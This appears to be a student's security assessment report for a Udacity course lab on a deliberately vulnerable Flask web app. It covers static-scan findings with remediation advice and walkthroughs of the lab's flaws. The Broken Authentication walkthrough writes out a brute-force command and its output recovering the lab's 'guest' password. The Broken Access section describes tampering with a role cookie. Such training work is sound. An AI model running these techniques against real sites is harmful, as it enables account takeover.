



# Vulnerable Web Application



*Sushil*



# Table of Content

## Section 1 (Static code scan)

- 
- Issue: B106
  - Issue: B108
  - Issue: B303
  - Issue: B311
  - Issue: B320
  - Issue: B603
  - Issue: B703

## Section 2

- Assess the Web Application

## Section 3 (Security Report)

- Broken Authentication
- Broken Access
- Sensitive Data Exposure
- Cryptographic failures
- HTML Injection
- Cross-Site Scripting (XSS)



# Section One:

## Static Code Scan

---



# Vulnerability Risk Matrix

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
Likelihood				

- The above chart represents a Vulnerability Risk Matrix --
- which helps assess the overall risk severity of a vulnerability by combining its impact and likelihood.
- Impact measures how severe the consequences would be if the vulnerability is exploited.
- Likelihood represents how probable it is that the vulnerability will be exploited.



# Issue: B106

```
>> Issue: [B106:hardcoded_password_funcarg] Possible hardcoded password: 'mysecurepassword'
```

Location: SampleCode/init\_db.py:14

```
13     def open(self):
14         self.conn = psycopg2.connect(user = "webappuser",
15                                     password = "mysecurepassword",
16                                     host = "localhost",
17                                     port = "5432",
18                                     database = "website")
19         self.cursor = self.conn.cursor()
```

<b>Severity:</b>	High
<b>OWASP TOP 10 reference:</b>	A07:2021-Identification and Authentication Failure

## Remediation recommendation

Keep your database login details out of the actual code. Instead, store them safely in environment variables – this is a common and secure practice used in the industry. It helps protect sensitive data and make your app easier to manage across different environments. This way, even if someone sees your code, your credentials stay hidden. It also mitigates risks related to CWE-259(use of hardcoded password ) and A07:2021- Identification and authentication failures .



# Issue: B108

>> Issue: [B108:hardcoded\_tmp\_directory] Use of a hardcoded temporary directory.

Location: SampleCode/temp\_file.py:19

```
18 def createTempFile(data):  
19     temp_path = "/tmp/tempfile.txt"  
20     with open(temp_path, 'w') as temp_file:  
21         temp_file.write(data)  
22     return temp_path
```

**Severity:**

Medium

**OWASP TOP 10 reference:**

A01:2021 - Broken Access control  
A04:2021 - Insecure Design  
A05-2021 - Security Misconfiguration

## **Remediation recommendation**

Use of a hard coded temporary directory can lead to several issues including Information disclosure, Data tampering, Denial of Service, This may compromise the application's confidentiality, integrity, or availability.

`temp_path = "/tmp/tempfile.txt"`

This make the temporary directory & file static , which can be predicted or brute forced .Instead of this create function to create temp file with random name without a predefined directory or in restricted directory.



# Issue: B108

## ***Remediation recommendation***

*Developer must attach to use secure coding practices. Temporary file name have to be generated randomly , making it difficult to predict.manage*

*temporary files in more privileged environment , this could involve creating the files in directory with restricted access.*

*Enforce strict security policies around file operations.*

*Temporary file have to deleted automatically after the process exit.*



# Issue: B303

>> Issue: [B303:blacklist] Use of insecure MD2, MD4, MD5, or SHA1 hash function.

Location: SampleCode/create\_customer.py:23

```
22         self.email = email
23         self.password = hashlib.md5(password.encode('utf-
8')).hexdigest()
24         self.banner = safestring.mark_safe(banner)
```

<b>Severity:</b>	Medium
<b>OWASP TOP 10 reference:</b>	A02:2021- Cryptographic Failures A07:2021- Identification and Authentication Failures

## **Remediation recommendation**

The code uses the MD5 algorithm to store or process the passwords. MD5 is deprecated cryptographic function that is no longer secure due to known collision and preimage attacks. When used for password hashing, It allows attackers to quickly compete hash collisions or reverse hashes using rainbow tables and brute-force tools.

This flaw also increases the risk of broken authentication, since weak hashes make it trivial for attackers to recover passwords and access user accounts .



# Issue: B311

>> Issue: [B311:blacklist] Standard pseudo-random generators are not suitable for security/cryptographic purposes.

Location: SampleCode/init\_db.py:40

```
39     letters = string.ascii_lowercase
40     result_str = ".join(random.choice(letters) for i in
range(length))
41     return result_str
```

**Severity:**

Low

**OWASP TOP 10 reference:**

A02:2021-Cryptographic Failures

## Remediation recommendation

The code's using Python's `random.choice()` which anyone can predict if they know the seed value, so hackers can basically guess what "random" values your system will generate next - not good for security stuff like passwords or tokens. Replace it with the `secrets` module which taps into your computer's most secure randomness source, making predictions impossible even for attackers with supercomputers. Just swap `random.choice(letters)` with `secrets.choice(letters)` in line 40 of `init_db.py` - literally a one-word change but massively upgrades security. The `secrets` module is built specifically for creating passwords, OTPs, session tokens, and other security-critical stuff where true randomness matters. Bottom line: if it's security-related (authentication, credentials, tokens), always use `secrets`; if it's just for games or testing, `random` is fine write this more simple.



# Issue: B320

>> Issue: [B320:blacklist] Using `lxml.etree.fromstring` to parse untrusted XML data is known to be vulnerable to XML attacks.  
Replace `lxml.etree.fromstring` with its `defusedxml` equivalent function.

Location: SampleCode/fix\_customer\_orders.py:11

```
10     def customerOrdersXML():
11         root = lxml.etree.fromstring(xmlString)
12         root = fromstring(xmlString)
```

<b>Severity:</b>	High
<b>OWASP TOP 10 reference:</b>	A05:2021-Security Misconfiguration

## **Remediation recommendation**

"`lxml.etree.fromstring(xmlString)"`

This allow to parse a string containing XML into an XML element tree without any input validation or proper serialization. Improper use "`lxml`" lead to several XML vulnerabilities such as XXE (XML External Entity injection). Billion Laughs / Entity Expansion attacks .

To avoid this implement "`defusedxml.lxml`" instead of "`lxml`", and implement proper input serialization. Implement the input size limit.



# Issue: B603

>> Issue: [B603:subprocess\_without\_shell\_equals\_true] subprocess call - check for execution of untrusted input.

Location: SampleCode/onLogin.py:8

```
7      def process(self, user, startupcmd):  
8          p = subprocess.Popen([startupcmd],  
9          stdout=subprocess.PIPE, stderr=subprocess.STDOUT)  
9          r = p.communicate()[0]
```

**Severity:**

Low (*False Positive*)

**OWASP TOP 10 reference:**

N/A

## ***Remediation recommendation***

In this parameter is set to "shell=false". So it state that input parsing won't get execute in shell.

if "startupcmd" argument is fully validated by the application not by the user , then it will report as false positive



# Issue: B703

>> Issue: [B703:`django_mark_safe`] Potential XSS on `mark_safe` function.

Location: `SampleCode/create_customer.py:24`

```
23         self.password = hashlib.md5(password.encode('utf-8')).hexdigest()  
24         self.banner = safestring.mark_safe(banner)  
25
```

**Severity:**

Medium

**OWASP TOP 10 reference:**

A03:2021 - Injection (specifically Cross-Site Scripting - XSS)

## **Remediation recommendation**

The code uses Django's `mark_safe()` function on line 23 of `create_customer.py` to bypass Django's automatic HTML escaping for the password field.

When `mark_safe()` is applied to user-controlled input, attackers can inject malicious JavaScript that executes in victims' browsers. XSS is one of the most common web application vulnerabilities, allowing attackers to inject client-side scripts into web pages viewed by other users.

Remove `mark_safe()` because MD5 hashes are alphanumeric and don't need



## Section Two:

# Assess the Web Application

---

https://learn.udacity.com/nd698-atci-stream-integrated-application-security-services?version=2.0.2&partKey=cd0633&lessonKey=2c077533-fd02-47fd-9e02-8f30be9b0694&conceptKey... ☆

Home Google fb - Google Search Hindi News Google Facebook Google Set up your profile Hollywood in Hindi... Google Using the tool to cr... https://faq.whatsapp... All Bookmarks

UDACITY Part of Accenture Dashboard Catalog Live Sessions

Integrated Application Security Services for ATCI

Course 3 Application Security

Mitigation and Verification

Vulnerable Web Application

7.1 Overview

7.2 Getting Started

7.3 Web Application Environment

7.4 Part 1 - Static Code Scan

7.5 Part 2 - Assess the Web Application

7.6 Part 3 - Create a Security Report

7.7 Project Rubric

7.8 Submit Project

Please do not upload sensitive information to workspaces.

/ > home > workspace

VulnWebApp tools app.log startup.sh

No Open Files OPEN FILE

Terminal 1 workspace root\$ ./startup.sh

Settings Usage Links Help

- Start the workspace. Then open the Terminal
- Then run command **./startup.sh**
- Then run **cd VulnWebApp && ./run\_site.sh**
- Then access the lab from links

https://learn.udacity.com/nd698-atci-stream-integrated-application-security-services?version=2.0.2&partKey=cd0633&lessonKey=2c077533-fd02-47fd-9e02-8f30be9b0694&conceptKey... ☆

Home Google fb - Google Search Hindi News Google Facebook Google Set up your profile Hollywood in Hindi... Google Using the tool to cr... https://faq.whatsapp... All Bookmarks

UDACITY Part of Accenture Dashboard Catalog Live Sessions

Integrated Application Security Services for ATCI

Course 3 Application Security

Mitigation and Verification

Vulnerable Web Application

7.1 Overview

7.2 Getting Started

7.3 Web Application Environment

7.4 Part 1 - Static Code Scan

7.5 Part 2 - Assess the Web Application

7.6 Part 3 - Create a Security Report

7.7 Project Rubric

7.8 Submit Project

/ > home > workspace

VulnWebApp tools app.log startup.sh

No Open Files OPEN FILE

Terminal 1 workspace root\$ ./run\_site.sh

```
Uninstalling requests-2.25.1:
Successfully uninstalled requests-2.25.1
Successfully installed Flask-1.1.2 Flask-Breadcrumbs-0.5.1 Flask-Menu-0.7.2 Jinja2-2.11.2 MarkupSafe-1.1 Werkzeug-1.0.1 certifi-2020.6.20 click-7.1.2 idna-2.10 itsdangerous-1.1.0 psycopg2-binary-2.8.6 python-dotenv-0.14.0 requests-2.24.0 six-1.15.0 urllib3-1.25.10
workspace root$ cd VulnWebApp/ && ./run_site.sh
* Serving Flask-SocketIO app "Site"
* Forcing debug mode off
* Serving Flask app "Site"
* Environment: production
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
* Debug mode: off
* Running on http://0.0.0.0:3000/ (Press CTRL+C to quit)
```

Settings Usage Links Help

← Previous Next → Give Page Feedback



# Section Three: Security Report

---



# Broken Authentication

<b>Severity:</b>	High
<b>OWASP TOP 10 reference:</b>	A07:2021 – Identification and Authentication Failures

## Vulnerability Explanation

The login functionality is vulnerable to brute-force attacks. An attacker can make unlimited authentication attempts without being blocked or delayed. This allows guessing of valid credentials and may lead to unauthorized access to user accounts or administrative systems.


## Remediation recommendation

We can Enable MFA (Multi-Factor Authentication): Require OTP for login. We can also Rate Limiting for the restrict the number of login attempts as IP or account(e.g. 5 attempt in 1 hour) We can use Monitor and Alert log all failed login attempts and generate alert for suspicious patterns. We can use password policy for enforce strong password requirements and check against known breached passwords. We also add Implement Account Lock for temporarily lock or delay in login attempts after repeated failures.



# Broken Authentication

step-by-step walkthrough



- After visiting the website, it open a **login** page (/login)
- Press “**Reset**” before perform attack.

The screenshot shows a browser window with the title "VulnWebApp". Below the title is a login form with fields for "Username" and "Password", and buttons for "Reset DB", "Sign in", and "Login Failed". The "Sign in" button is highlighted in blue. The "Network" tab of the developer tools is selected, showing a list of network requests. The first request is a POST to "login" with status 200. Other requests include CSS files like "bootstrap.css", "font-awesome.css", and "ionicons.css", and JS files like "jquery.js", "jquery-ui.min.js", and "bootstrap.js". The "All" tab is selected in the Network tab.

- Open the developer tool & network tab to see the **post request** of the login

The screenshot shows a browser window with the title "VulnWebApp". Below the title is a login form with fields for "Username" and "Password", and buttons for "Reset DB", "Sign in", and "Login Failed". The "Sign in" button is highlighted in blue. The "Network" tab of the developer tools is selected, showing a list of network requests. The first request is a POST to "login" with status 200. In the "Request" tab of the Network tab, the "Request payload" field contains the value "username=test&password=test". The "All" tab is selected in the Network tab.

- It show the request payload "username=test&password=test"
- In these test credentials it gives message "**Login Failed**"

The screenshot shows a terminal window titled "Terminal 1" with the following command and output:


```
tools root$ python bruteForce.py -h
usage: bruteForce.py [-h] [-u string] [-p string] [-P FILE] [-m string] [-f string] SITEURL

Brute force form post

positional arguments:
  SITEURL           Website url

optional arguments:
  -h, --help        show this help message and exit
  -u USERNAME, --username USERNAME
                    the username you want to use
  -U USERNAME, --usernames USERNAME
                    the username file you want to use
  -p PASSWORD, --password PASSWORD
                    the password you want to use
  -P PASSWORDS, --passwords PASSWORDS
                    the password file you want to use
  -d FORMDATA, --formdata FORMDATA
                    formdata need for login, ex:
                    username=USR^;password=^PWD^
  -m METHOD, --method METHOD
                    GET or POST
  -f FAIL, --fail FAIL text to use to determine failure
tools root$ python bruteForce.py -U test-username.txt -P test-password.txt -d username='^USR^:password='^PWD^' -m post -f 'Failed' http://0.0.0.0:3000/login
[-] Login Failed: ('username': 'root', 'password': '123456')
[-] Login Failed: ('username': 'root', 'password': 'password')
[-] Login Failed: ('username': 'root', 'password': '123456789')
[-] Login Failed: ('username': 'root', 'password': '1234')
[-] Login Failed: ('username': 'root', 'password': '12345')
[-] Login Failed: ('username': 'root', 'password': 'dragon')
[-] Login Failed: ('username': 'root', 'password': 'qwerty')
[-] Login Failed: ('username': 'root', 'password': 'and1')
[-] Login Failed: ('username': 'root', 'password': 'mustang')
[-] Login Failed: ('username': 'root', 'password': 'leather')
[-] Login Failed: ('username': 'root', 'password': 'baseball')
[-] Login Failed: ('username': 'root', 'password': 'mase')
[-] Login Failed: ('username': 'root', 'password': 'tactical')
[-] Login Failed: ('username': 'root', 'password': 'football')
[-] Login Failed: ('username': 'root', 'password': 'elated')
```

- By using bruteforce tool “bruteforce.py” , craft the command by login payload credentials got from previous screenshot.
  - **python bruteforce.py -U test-username.txt -P test-password.txt -d username=^USR^:password=^PWD^ -m post -f 'Failed' <http://0.0.0.0:3000/login>**
  - Use the given username and password file



The screenshot shows a terminal window with two tabs: Terminal 1 and Terminal 2. Terminal 1 contains a large list of failed login attempts, each starting with '(-) Login Failed!'. The attempts include various usernames like 'test', 'jennifer', 'klaster', 'wypassword', 'hunter', 'orange', '2000', 'root', 'michael', 'thomas', '2020', 'tigger', 'asdfasdf', '123456', 'password', '123456789', '1234567890', 'dixons', 'qcerty', 'and!', 'mustang', 'letemain', 'baseball', 'master', 'michael', 'football', 'shadow', 'euler', 'monkey', 'abc123!', '1234567890', 'pass', 'computer', 'iwantu', 'jennifer', 'klaster', 'wypassword', and 'hummer'. Terminal 2 is currently active and shows the command 'tools root\$' at the bottom.


```
(-) Login Failed! ('username': 'test', 'password': 'jennifer')
(-) Login Failed! ('username': 'test', 'password': 'klaster')
(-) Login Failed! ('username': 'test', 'password': 'wypassword')
(-) Login Failed! ('username': 'test', 'password': 'hunter')
(-) Login Failed! ('username': 'test', 'password': 'orange')
(-) Login Failed! ('username': 'test', 'password': '2000')
(-) Login Failed! ('username': 'root', 'password': 'root')
(-) Login Failed! ('username': 'root', 'password': 'michael')
(-) Login Failed! ('username': 'root', 'password': 'thomas')
(-) Login Failed! ('username': 'root', 'password': '2020')
(-) Login Failed! ('username': 'root', 'password': 'tigger')
(-) Login Failed! ('username': 'root', 'password': 'asdfasdf')
(-) Login Failed! ('username': 'guest', 'password': '123456')
(-) Login Failed! ('username': 'guest', 'password': 'password')
(-) Login Failed! ('username': 'guest', 'password': '123456789')
(-) Login Failed! ('username': 'guest', 'password': '1234567890')
(-) Login Failed! ('username': 'guest', 'password': 'dixons')
(-) Login Failed! ('username': 'guest', 'password': 'qcerty')
(-) Login Failed! ('username': 'guest', 'password': 'and!')
(-) Login Failed! ('username': 'guest', 'password': 'mustang')
(-) Login Failed! ('username': 'guest', 'password': 'letemain')
(-) Login Failed! ('username': 'guest', 'password': 'baseball')
(-) Login Failed! ('username': 'guest', 'password': 'master')
(-) Login Failed! ('username': 'guest', 'password': 'michael')
(-) Login Failed! ('username': 'guest', 'password': 'football')
(-) Login Failed! ('username': 'guest', 'password': 'shadow')
(-) Login Failed! ('username': 'guest', 'password': 'euler')
(-) Login Failed! ('username': 'guest', 'password': 'monkey')
(-) Login Failed! ('username': 'guest', 'password': 'abc123!')
(-) Login Failed! ('username': 'guest', 'password': '1234567890')
(-) Login Failed! ('username': 'guest', 'password': 'pass')
(-) Login Failed! ('username': 'guest', 'password': 'computer')
(-) Login Failed! ('username': 'guest', 'password': 'iwantu')
(-) Login Failed! ('username': 'guest', 'password': 'jennifer')
(-) Login Failed! ('username': 'guest', 'password': 'klaster')
(-) Login Failed! ('username': 'guest', 'password': 'wypassword')
(-) Login Failed! ('username': 'guest', 'password': 'hummer')
{:} tools root$
```



```
[+] Login Failed! {'username': 'guest', 'password': '123456/690'}
[+] Login Failed! {'username': 'guest', 'password': 'pass'}
[+] Login Failed! {'username': 'guest', 'password': 'computer'}
[+] Login Failed! {'username': 'guest', 'password': 'iwantu'}
[+] Login Failed! {'username': 'guest', 'password': 'jennifer'}
[+] Login Failed! {'username': 'guest', 'password': 'klaster'}
[+] Login Failed! {'username': 'guest', 'password': 'mypassword'}
[+] Login Failed! {'username': 'guest', 'password': 'hunter'}
[+] Login Found! {'username': 'guest', 'password': 'orange'}
This is a demo code used for this training.
tools root$
```

Usage Links

- Brute force attack got successful and get the username and password
- **Username - Guest**
- **Password - orange**
- By these got login in website.





# Broken Access

<b>Severity:</b>	<i>Critical</i>
<b>OWASP TOP 10 reference:</b>	A01:2021 – Broken Access Control

## **Vulnerability Explanation**

*The application uses client-side cookies **authInfo** to store sensitive user data such as role or authorization level.*

*If this value is not validated or signed securely on the server, an attacker can manipulate the cookie (e.g., change "role=user" to "role=admin") and gain unauthorized access to admin functionalities. This is a Broken Access Control issue because the system fails to enforce proper access restrictions on the server side*

## **Remediation recommendation**

*Do not store roles or permissions in client-side cookies or tokens without proper integrity protection because Always validate roles on the server side. Implement server-side access control checks for every endpoint or action because Each request should verify the user's actual role and privileges from the server's session or database. Apply the Principle of Least Privilege because Grant only the minimum required permissions to each role. Add server-side validation and logging because Detect and block suspicious role changes.*




# Broken Access

## Step-by-step walkthrough

- We are logged in as guest user.
- Go to profile page. One developer tool then network tab
- Refresh page.

The screenshot shows the 'User Profile' page of the VulnWebApp. On the left, there's a sidebar with 'Main Navigation' (Dashboard, Customers, Users) and a user icon labeled 'guest user'. The main content area has a header 'User Profile' and a message from 'administrator': 'Sent you a message'. Below it, a message reads: 'Welcome to our site, how do you like our message service. Still a work in progress.' At the bottom, there's a 'Send' button. The bottom half of the screen is a developer tools Network tab showing network requests and responses. A specific request for '/profile/userlist/2?\_=1760192429345' is highlighted in blue, showing a JSON response with status 405 B and size 22 B.

- We can see a request below which get the api **"/profile/userlist"**
- Which show the data of user id



